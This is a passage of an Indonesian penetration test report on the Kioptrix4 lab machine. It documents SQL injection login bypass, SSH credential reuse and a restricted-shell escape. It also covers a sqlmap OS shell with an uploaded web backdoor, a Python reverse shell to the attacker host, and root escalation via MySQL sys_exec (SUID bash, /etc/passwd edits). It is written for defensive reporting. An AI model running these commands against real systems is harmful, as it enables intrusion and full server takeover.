
Dari struktur tabel yang ditemukan pada `database.sql`, diketahui bahwa autentikasi berbasis query sederhana dengan pola:

`username + password`

Tanpa indikasi penggunaan hashing atau prepared statement.

Langkah 2: Pengujian Input Login

Pada halaman login dimasukkan:



Username

john

Password

'or 1=1#

Username:


john

Password:


' OR 1=1#

Payload ini bertujuan untuk memanipulasi logika query agar selalu bernilai TRUE.

Langkah 3: Login Berhasil Tanpa Password Valid




Setelah payload dikirim, sistem mengarahkan ke halaman Member's Control Panel meskipun password yang dimasukkan tidak valid.



Dari sini kita mendapatkan password asli dari user john yaitu MyNameIsJohn. Hal ini membuktikan bahwa mekanisme login rentan terhadap SQL Injection dan memungkinkan bypass autentikasi.

Kita juga dapat melakukan hal yang sama untuk user robert dengan password ' OR 1=1#

 Saya mengira password robert ini merupakan password hash namun ketika saya coba ternyata tidak menghasilkan hasil apapun sehingga saya menyimpulkan ini memang password user robert yang sebenarnya.
Status
[Status Temuan: Open]

1.5.3 Credential Reuse & Restricted Shell Bypass (SSH Access)

Deskrip Detail Temuan	
Keparahan	High
Skor CVSS 4.0	Skor: 8.5 (High) CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:L/SI:L/SA:N
Deskripsi	Setelah berhasil melakukan SQL Injection dan memperoleh password asli user john (MyNameIsJohn), dilakukan pengujian terhadap layanan SSH. Password aplikasi tersebut ternyata juga digunakan sebagai password sistem, menunjukkan praktik credential reuse antar layanan. Setelah login SSH berhasil, sistem memberikan restricted shell (Ishell). Namun pembatasan tersebut berhasil dilewati sehingga diperoleh full interactive bash shell.

	Hal ini menunjukkan praktik credential reuse antar layanan (web application dan SSH).
URL yang terpengaruh	SSH Service – 192.168.148.129 (Port 22)
Dampak	• Akses langsung ke sistem operasi • Foothold pada server • Potensi privilege escalation • Kompromi penuh jika tidak dibatasi Jika terjadi pada sistem produksi, attacker dapat berpindah dari layer aplikasi ke layer sistem hanya dengan satu password.
Rekomendasi	• Hindari reuse password antar layanan • Gunakan key-based authentication untuk SSH • Terapkan password policy yang kuat • Implementasikan rate limiting / fail2ban • Audit penggunaan credential antar sistem
Referensi	• CWE-522: Insufficiently Protected Credentials — https://cwe.mitre.org/data/definitions/522.html • CWE-284: Improper Access Control — https://cwe.mitre.org/data/definitions/284.html • OWASP Authentication Cheat Sheet — https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
Bukti Temuan	
Langkah 1: Identifikasi Password Asli Dari halaman Member's Control Panel diketahui: Username : john Password : MyNameIsJohn Langkah 2: Login SSH Saat mencoba SSH biasa: ssh john@192.168.148.129	

Koneksi gagal karena Kali Linux versi modern (OpenSSH client terbaru) secara default sudah menonaktifkan algoritma ssh-rsa yang dianggap lemah. Sementara server Kioptrix4 menjalankan OpenSSH versi lama (4.7p1 Debian 8ubuntu1.2) yang hanya mendukung algoritma ssh-rsa.

Sehingga muncul error seperti:

```
(kali㉿kali)-[~]  
$ ssh john@192.168.148.129  
Unable to negotiate with 192.168.148.129 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss  
  
(kali㉿kali)-[~]  
$
```

Maka perlu menambahkan flag untuk memaksa client menggunakan algoritma lama tersebut:

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa  
john@192.168.148.129
```

Menggunakan password:

MyNameIsJohn

```
(kali㉿kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa john@192.168.148.129  
The authenticity of host '192.168.148.129 (192.168.148.129)' can't be established.  
RSA key fingerprint is SHA256:3fqLLtTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.148.129' (RSA) to the list of known hosts.  
john@192.168.148.129's password:  
Welcome to LigGoat Security Systems - We are Watching  
= Welcome LigGoat Employee =  
LigGoat Shell is in place so you don't screw up  
Type '?' or 'help' to get the list of allowed commands  
john:~$
```

Login berhasil dan diperoleh shell sebagai user **john**.

Langkah 3: Restricted Shell

Setelah login, sistem memberikan shell terbatas dengan command yang diizinkan:

```
cd clear echo exit help ll lpath ls
```

Command seperti **id** tidak dapat dijalankan dan menghasilkan error:

```
*** unknown command: id
```

Hal ini menunjukkan penggunaan lshell (restricted shell).

Langkah 4: Bypass Restricted Shell

```
john:~$ help
cd clear echo exit help ll lpath ls
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ cd /var/www
john@Kioptrix4:/var/www$ ls
checklogin.php database.sql images index.php john login_success.php logout.php member.php robert
```

Dijalankan perintah berikut:

```
echo os.system('/bin/bash')
```

Perintah tersebut berhasil membuka full interactive bash shell.

Perubahan prompt dari:

```
john:~$ menjadi: john@Kioptrix4:~$
```

membuktikan bahwa pembatasan shell berhasil dilewati.

Setelah memperoleh full bash shell, eksplorasi dilakukan terlebih dahulu sebelum melakukan eskalasi privilege. Berdasarkan informasi dari hasil scanning Nikto sebelumnya yang mengidentifikasi web server menggunakan Apache 2.2.8 pada sistem Ubuntu, diketahui bahwa direktori default web root Apache pada Ubuntu adalah /var/www. Navigasi dilakukan ke direktori tersebut untuk menganalisis source code aplikasi secara langsung

```
cd /var/www
```

```
ls
```

Dan dari situ terlihat:

```
checklogin.php database.sql images index.php john login_success.php logout.php
member.php robert
```

Akses ini memungkinkan analisis source code aplikasi secara langsung.

Status

[Status Temuan: Open]

1.5.4 Privilege Escalation melalui MySQL sys_exec

Deskrip Detail Temuan	
Keparahan	Critical

Skor CVSS 4.0	Skor: 9.4 (Critical) CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Deskripsi	Setelah memperoleh full bash sebagai user john, dilakukan eksplorasi terhadap layanan MySQL yang berjalan pada sistem. Ditemukan bahwa MySQL dapat diakses menggunakan akun root tanpa password. Selain itu, terdapat fungsi <code>sys_exec()</code> yang memungkinkan eksekusi perintah sistem operasi langsung dari database. Fungsi tersebut dimanfaatkan untuk menjalankan perintah sistem yang berujung pada privilege escalation menjadi root.
URL yang terpengaruh	MySQL Service – localhost Sistem Operasi: Ubuntu (Kioptrix4)
Dampak	• Eksekusi perintah sistem dari database • Escalation ke root • Akses penuh terhadap sistem • Potensi pemasangan backdoor • Kompromi total terhadap server
Rekomendasi	• Nonaktifkan fungsi berbahaya seperti <code>sys_exec()</code> • Tetapkan password kuat untuk MySQL root • Terapkan principle of least privilege • Audit konfigurasi database secara berkala • Lakukan hardening sistem operasi
Referensi	• CWE-250: Execution with Unnecessary Privileges — https://cwe.mitre.org/data/definitions/250.html • CWE-269: Improper Privilege Management — https://cwe.mitre.org/data/definitions/269.html • CWE-284: Improper Access Control — https://cwe.mitre.org/data/definitions/284.html

- OWASP Database Security Cheat Sheet — https://cheatsheetseries.owasp.org/cheatsheets/Database_Security_Cheat_Sheet.html

Bukti Temuan

Langkah 1: Akses MySQL sebagai root

Dari shell `john`, dijalankan:

`mysql -h localhost -u root`

```
john@Kioptrix4:/var/www$ mysql -h localhost -u -root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

Akses berhasil diperoleh tanpa diminta password.

Langkah 2: Eksekusi Perintah Sistem

Di dalam MySQL dijalankan:

`select sys_exec('usermod -a -G admin john');`

```
mysql> select sys_exec('usermod -a -G admin john');
+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL |
+-----+
1 row in set (0.06 sec)

mysql> quit
Bye
john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www# sudo -l
User john may run the following commands on this host:
(ALL) ALL
root@Kioptrix4:/var/www# sudo su
root@Kioptrix4:/var/www#
```

Perintah tersebut berhasil dieksekusi.

Fungsi `sys_exec()` memungkinkan database mengeksekusi perintah sistem operasi secara langsung.

Langkah 3: Eskalasi ke Root

Setelah hak akses user dimodifikasi, dijalankan:

`sudo su`

```
mysql> quit
Bye
john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www# sudo -l
User john may run the following commands on this host:
(ALL) ALL
root@Kioptrix4:/var/www# sudo su
root@Kioptrix4:/var/www#
```

Akses root berhasil diperoleh.

Verifikasi:

`id`

Output menunjukkan:

`uid=0(root) gid=0(root)`

Hal ini membuktikan privilege escalation berhasil dilakukan.

```
root@Kioptrix4:/var/www# whoami
root
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
```

Status

[Status Temuan: Open]

1.5.5 SQLMap OS-Shell dan MySQL UDF SUID Bash

Deskrip Detail Temuan	
Keparahan	Critical
Skor CVSS 4.0	9.3 (Critical) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

Deskripsi	Ditemukan jalur eksploitasi alternatif untuk memperoleh akses root tanpa menggunakan kredensial SSH secara langsung. Kerentanan SQL Injection pada parameter mypassword di halaman login dimanfaatkan menggunakan tool SQLMap untuk memperoleh shell interaktif sebagai user www-data. Dari shell tersebut, MySQL dapat diakses sebagai root tanpa password. Fungsi sys_exec() kemudian digunakan untuk membuat salinan SUID dari /bin/bash di direktori /tmp. Eksekusi /tmp/rootbash -p menghasilkan effective UID root (euid=0), yang membuktikan bahwa kompromi penuh terhadap sistem dapat dicapai melalui jalur ini.
URL yang terpengaruh	http://192.168.148.129/checklogin.php (POST parameter: mypassword)
Dampak	• Eksploitasi tidak memerlukan kredensial SSH maupun akses sistem yang valid • Kombinasi SQL Injection dan misconfiguration MySQL memungkinkan eskalasi langsung dari layer aplikasi web ke akses root • Akses root memberikan kendali penuh atas sistem operasi • Berpotensi mengakibatkan pemasangan backdoor secara permanen • Seluruh data pada server dapat dibaca, dimodifikasi, atau dihapus • Pada lingkungan produksi, kondisi ini berarti kompromi total terhadap infrastruktur server
Rekomendasi	• Implementasikan prepared statement (PDO/MySQLi) untuk seluruh query autentikasi. • Tetapkan password kuat pada akun MySQL root dan terapkan principle of least privilege. • Nonaktifkan atau hapus fungsi UDF berbahaya seperti sys_exec(). • Batasi hak akses eksekusi pada direktori /tmp untuk mencegah eksekusi binary SUID. • Lakukan hardening konfigurasi web server dan database secara berkala.
Referensi	• CWE-89: SQL Injection https://cwe.mitre.org/data/definitions/89.html

- CWE-250: Execution with Unnecessary Privileges
<https://cwe.mitre.org/data/definitions/250.html>
- OWASP A03:2021 Injection
https://owasp.org/Top10/A03_2021-Injection/
- SQLMap Documentation <https://sqlmap.org/>
- PTES Post-Exploitation Guidelines
http://www.pentest-standard.org/index.php/Post_Exploitation

Bukti Temuan

Langkah 1: Menjalankan SQLMap untuk Mendapatkan OS Shell

SQLMap dijalankan terhadap endpoint `checklogin.php` dengan target parameter POST `mypassword`:

```
sqlmap -u "http://192.168.148.129/checklogin.php" \
--data="myusername=john&mypassword=test&Submit=Login" \
--method=POST \
--os-shell \
--batch
```



```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.148.129/checklogin.php" \
--data="myusername=john&mypassword=test&Submit=Login" \
--method=POST \
--os-shell \
--batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 01:39:15 /2026-02-24/

[01:39:15] [INFO] resuming back-end DBMS 'mysql'
[01:39:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: mypassword (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: myusername=john&mypassword=-1488' OR 9479=9479#Submit=Login

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: myusername=john&mypassword=test' AND (SELECT 4976 FROM (SELECT(SLEEP(5)))KUQi)-- xykF6Submit=Login

[01:39:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[01:39:15] [INFO] going to use a web backdoor for command prompt
[01:39:15] [INFO] fingerprinting the back-end DBMS operating system
[01:39:15] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>
```

```

[01:39:15] [INFO] retrieved the web server document root: '/var/www'
[01:39:15] [INFO] retrieved web server absolute paths: '/var/www/checklogin.php'
[01:39:15] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[01:39:15] [INFO] the file stager has been successfully uploaded on '/var/www/' - http://192.168.148.129:80/tmpujvzt
.php
[01:39:15] [WARNING] unable to upload the file through the web file stager to '/var/www/'
[01:39:15] [WARNING] backdoor has not been successfully uploaded through the file stager possibly because the user r
unning the web server process has not write privileges over the folder where the user running the DBMS process was a
ble to upload the file stager or because the DBMS and web server sit on different servers
do you want to try the same method used for the file stager? [Y/n] Y
[01:39:15] [INFO] the backdoor has been successfully uploaded on '/var/www/' - http://192.168.148.129:80/tmpbptqh.ph
p
[01:39:15] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

```

Langkah 2: Analisis Source Code Aplikasi

Dari OS shell, dilakukan pembacaan file `checklogin.php` untuk mengonfirmasi root cause kerentanan:

os-shell> cat /var/www/checklogin.php

```

os-shell> cat /var/www/checklogin.php
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
___
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
//$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
//$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query("SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'");
//$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);
// If result matched $myusername and $mypassword, table row must be 1 row

if($count≠0){
// Register $myusername, $mypassword and redirect to file "login_success.php"
    session_register("myusername");
    session_register("mypassword");
    header("location:login_success.php?username=$myusername");
}
else {
echo "Wrong Username or Password";
print('<form method="link" action="index.php"><input type=submit value="Try Again"></form>');
}

ob_end_flush();
?>
___

```

Hasil menunjukkan bahwa parameter ` \$mypassword ` tidak melalui fungsi ` mysql\_real\_escape\_string() ` karena baris tersebut di-comment, sehingga input langsung

masuk ke query SQL tanpa sanitasi. Ini mengonfirmasi bahwa kerentanan SQL Injection pada parameter password bersifat intentional dalam konfigurasi aplikasi.

Langkah 3: Eskalasi Privilege via MySQL sys_exec

Karena MySQL berjalan sebagai root, fungsi `sys\_exec()` digunakan untuk menetapkan bit SUID pada `/bin/bash` :

```
os-shell> mysql -h localhost -u root -e "use mysql; select sys_exec('chmod u+s /bin/bash');"
```

```
os-shell> mysql -h localhost -u root -e "use mysql; select sys_exec('chmod u+s /bin/bash');"  
do you want to retrieve the command standard output? [Y/n/a] Y  
command standard output:  
_____  
sys_exec('chmod u+s /bin/bash')  
NULL  
_____
```

Langkah 4: Mendapatkan Interactive Shell via Reverse Shell

OS shell dari SQLMap tidak dapat menjalankan interactive shell secara langsung karena berjalan dalam konteks web server. Untuk itu digunakan teknik reverse shell. Listener disiapkan terlebih dahulu di mesin Kali:

```
bashsudo nc -lvnp 443
```

Kemudian dari `os-shell>` dijalankan Python reverse shell:

```
os-shell> python -c 'import socket,subprocess,os;  
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);  
s.connect(("192.168.148.130",443));  
os.dup2(s.fileno(),0);  
os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);  
p=subprocess.call(["/bin/bash","-i"]);'
```

Koneksi reverse shell berhasil diterima oleh listener Kali, memberikan interactive bash shell sebagai user www-data.

```
os-shell> python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.148.130",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'  
do you want to retrieve the command standard output? [Y/n/a] Y  
No output  
os-shell> █
```

```
(kali@kali)-[~]  
$ sudo nc -lvnp 443  
[sudo] password for kali:  
listening on [any] 443 ...  
connect to [192.168.148.131] from (UNKNOWN) [192.168.148.129] 51161  
bash: no job control in this shell  
bash-3.2$ █
```



Langkah 5: Membuat SUID Copy dari /bin/bash

Dari reverse shell sebagai www-data, MySQL diakses sebagai root untuk membuat salinan SUID dari /bin/bash:

```
bash-3.2$ mysql -h localhost -u root -e "select sys_exec('cp /bin/bash /tmp/rootbash');"
bash-3.2$ mysql -h localhost -u root -e "select sys_exec('chmod +s /tmp/rootbash');"
bash-3.2$
```

Verifikasi SUID berhasil terset:

```
bash-3.2$ ls -la /tmp/rootbash
-rwsr-sr-x 1 root root ... /tmp/rootbash
```



```
(kali@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.148.131] from (UNKNOWN) [192.168.148.129] 51161
bash: no job control in this shell
bash-3.2$ mysql -h localhost -u root -e "select sys_exec('cp /bin/bash /tmp/rootbash');"
sys_exec('cp /bin/bash /tmp/rootbash')
NULL
bash-3.2$ mysql -h localhost -u root -e "select sys_exec('chmod +s /tmp/rootbash');"
sys_exec('chmod +s /tmp/rootbash')
NULL
bash-3.2$ ls -la /tmp/rootbash
-rwsr-s--x 1 root root 702160 Feb 24 09:48 /tmp/rootbash
bash-3.2$
```

Langkah 6: Eskalasi ke Root

Binary /tmp/rootbash dieksekusi dengan flag -p untuk mempertahankan effective UID root:

```
bash-3.2$ /tmp/rootbash -p
```

Verifikasi dilakukan untuk mengonfirmasi bahwa akses root berhasil diperoleh dengan menjalankan perintah berikut

```
root
```

```
id
```

```
cat /root/congrats.txt
```

```

bash-3.2$ /tmp/rootbash -p
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=27(sudo),33(www-data),115(admin)
cat /root/congrats.txt
Congratulations!
You've got root.

There is more than one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

```

Status

Open

1.5.6 Privilege Escalation via MySQL UDF SUID Bash (chmod u+s)

Deskrip Detail Temuan	
Keparahan	Critical
Skor CVSS 4.0	9.1 CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Deskripsi	Setelah memperoleh akses shell sebagai user john melalui SSH dan melakukan bypass terhadap restricted shell (lshell), ditemukan bahwa MySQL dapat diakses sebagai root tanpa password. Fungsi sys_exec() yang tersedia pada instalasi MySQL dimanfaatkan untuk menetapkan bit SUID pada binary /bin/bash. Dengan bit SUID aktif, eksekusi /bin/bash -p menghasilkan shell dengan privilege root tanpa memerlukan mekanisme sudo maupun modifikasi file sistem lainnya.
URL yang terpengaruh	MySQL Service — localhost (diakses dari shell user john via SSH port 22)

Dampak	• Metode ini memungkinkan eskalasi privilege dari user biasa ke root hanya dengan dua perintah melalui MySQL • Bit SUID yang ditetapkan pada /bin/bash bersifat persisten selama tidak di-reset • Seluruh user yang dapat mengakses binary tersebut berpotensi memperoleh akses root • Pada lingkungan produksi, kondisi ini dapat dimanfaatkan untuk mempertahankan akses root secara jangka panjang tanpa memerlukan eksploitasi tambahan
Rekomendasi	• Tetapkan password kuat pada akun MySQL root dan nonaktifkan akses tanpa autentikasi • Hapus atau nonaktifkan fungsi UDF sys_exec() dari instalasi MySQL • Audit secara berkala permission bit pada binary sistem, khususnya /bin/bash • Terapkan monitoring terhadap perubahan SUID/SGID pada binary kritis • Implementasikan principle of least privilege pada seluruh layanan database
Referensi	• CWE-269: Improper Privilege Management — https://cwe.mitre.org/data/definitions/269.html • CWE-250: Execution with Unnecessary Privileges — https://cwe.mitre.org/data/definitions/250.html • Exploit-DB 1518: MySQL UDF Privilege Escalation — https://www.exploit-db.com/exploits/1518 • GTFOBins bash SUID — https://gtfobins.github.io/gtfobins/bash/#suid • OWASP Database Security Cheat Sheet — https://cheatsheetseries.owasp.org/cheatsheets/Database_Security_Cheat_Sheet.html
Bukti Temuan	
Langkah 1: Login SSH sebagai User john Setelah memperoleh kredensial dari SQL Injection sebelumnya, dilakukan login SSH: <pre>bashssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa john@192.168.148.129</pre> Login berhasil dengan password `MyNameIsJohn`. Sistem memberikan restricted shell (Ishell). Langkah 2: Bypass Restricted Shell Dari Ishell, dijalankan perintah berikut untuk mendapatkan full bash:	

```
john:~$ echo os.system('/bin/bash')
```

Prompt berubah dari john:~\$ menjadi john@Kioptrix4:~\$, membuktikan restricted shell berhasil dilewati.

Langkah 3: Akses MySQL sebagai Root

Dari bash shell, MySQL diakses tanpa password:

```
mysql -h localhost -u root
```

Akses berhasil tanpa autentikasi, mengonfirmasi MySQL berjalan sebagai root tanpa password.

Langkah 4: Penetapan Bit SUID pada /bin/bash

Di dalam MySQL dijalankan:

```
select sys_exec('chmod u+s /bin/bash');
```

Perintah mengembalikan nilai NULL yang menandakan eksekusi berhasil.

Langkah 5: Eskalasi ke Root

Keluar dari MySQL, kemudian dijalankan:

```
/bin/bash -p
```

Langkah 6: Verifikasi Root Access

```
bash-3.2# whoami
```

```
root
```

```
bash-3.2# id
```

```
uid=1001(john) gid=1001(john) euid=0(root)
```

```
bash-3.2# cat /root/congrats.txt
```

```
mysql> select sys_exec('chmod u+s /bin/bash');
```

```
+-----+  
| sys_exec('chmod u+s /bin/bash') |  
+-----+  
| NULL |  
+-----+
```

```
1 row in set (0.01 sec)
```

```
mysql> quit
```

```
Bye
```

```
bash-3.2$ /bin/bash -p
```

```
bash-3.2# whoami
```

```
root
```

```
bash-3.2# cat /root/congrats.txt
```

```
Congratulations!
```

```
You've got root.
```

There is more than one way to get root on this system. Try and find them. I've only tested two (2) methods, but it doesn't mean there aren't more. As always there's an easy way, and a not so easy way to pop this box. Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and also work and family life are my priorities. Hobbies are low on my list. Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

```
bash-3.2# █
```

Status

[Status Temuan: Open]

1.5.7 Privilege Escalation via Modifikasi /etc/passwd melalui MySQL sys_exec

Deskrip Detail Temuan	
Keparahan	Critical
Skor CVSS 4.0	9.2 CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Deskripsi	Ditemukan bahwa fungsi sys_exec() pada MySQL yang berjalan sebagai root dapat dimanfaatkan untuk memodifikasi file sistem kritis, yaitu /etc/passwd. Dengan menyalin file tersebut ke direktori /tmp,

	memodifikasi nilai UID dan GID user john menjadi 0 (setara root), kemudian menggantikan file /etc/passwd asli menggunakan sys_exec, user john secara efektif diperlakukan oleh sistem sebagai root. Eksekusi su john setelah modifikasi menghasilkan shell dengan privilege root penuh.
URL yang terpengaruh	MySQL Service – localhost; File sistem: /etc/passwd
Dampak	• Modifikasi pada /etc/passwd berdampak langsung terhadap mekanisme autentikasi dan manajemen identitas seluruh sistem • User yang UID-nya diubah menjadi 0 akan diperlakukan setara dengan root oleh kernel Linux • Teknik ini tidak meninggalkan jejak pada log sudo dan tidak memerlukan eksploitasi binary tambahan • Perubahan pada /etc/passwd bersifat persisten hingga dipulihkan secara manual • Pada lingkungan produksi, kondisi ini dapat mengakibatkan eskalasi privilege permanen yang sulit terdeteksi tanpa audit file integritas
